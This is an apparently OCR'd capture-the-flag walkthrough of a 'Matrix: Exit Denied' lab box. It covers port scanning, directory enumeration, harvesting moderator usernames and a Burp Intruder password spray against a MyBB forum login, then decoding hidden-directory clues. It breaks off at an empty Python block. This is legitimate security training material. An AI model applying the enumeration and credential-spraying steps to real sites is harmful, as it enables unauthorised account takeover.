


MATRIX:EXIT DENIED THM RM

nmap portscan shows Port 22, 80, 2206 OPEN. So we have a Linux box running SSH, HTTP, and SQL database on board:




Gobuster reveals many files to enumerate:






Without an account or even logging in, we can view the names of the SuperMods, Admins and Moderators on the Linux-Bay forum:




When we look through all the users on the forum with the Members drop down menu, we soon find the White Rabbit hinted at. Looks like we need to


find out more about user:Willis. Lets create a forum account and explore deeper...




Once logged into our new account, we use the forum's Search feature to list posts from user:Willis. We got a hit.




We find a reference to an interesting directory:







looking at the Page Inspector, we find another directory to explore....



Wow- we have a lot of vulns to sort through! The one that seemed the best was the list of passwords and password spray attack weakness on the mybb login system. Let's make 2 files and copy user names (SuperMods, Admins and Moderators, we found earlier) into one, the weak passwords we just saw listed below in the other. Make sure to remove any extra spaces, carriage returns from the files so we can feed it cleanly to Burpsuite. An extra character will make even a "good" credential bad.




Let's use Burpsuite to capture the request when we type in a user & password on the Linux-Bay login page:




We send our captured request to Intruder and add our 2 payload positions: $admin$ and $pass$. For Attack type, select Cluster bomb for multiple positions.


payload 1 is our list of Mods



Payload 2 is our password list:




We run our Attack and get 2 hits on our Mod user list! We know these creds are good because the Length value is much different from the rest. Let's log in!



Next we look at another item we found on the reportPanel.php source page. A coded message? It takes lots of CTF like boxes to start to recognize these strings and what they might be plus knowing how to decode them. I noticed the 1st series of numbers were between 1 and no higher than 25. Maybe an alphabet code?

Google is always our best friend and we found this A1Z26 decoder online:



Ok it decodes to a big hint
The 2nd part of the keymaker message I recognized as a binary string. It decodes to ascii as 'Keymaker'. This was a dead end until I releazed that

/0100101101100101011110010110[Redacted]1011011001010111001O

is literally the name of a directory:

Navigating there brings us to a cool animated Matrix webpage.
Checking under the hood (Inspector), we find a long string of Chinese Characters with several letters of the alphabet.


For fun and practice, I made a simple script to find just the English letters in all that Chinese. Overkill, definitely. But still enjoyable;)

```python
#keymaker: \"English letters below\"


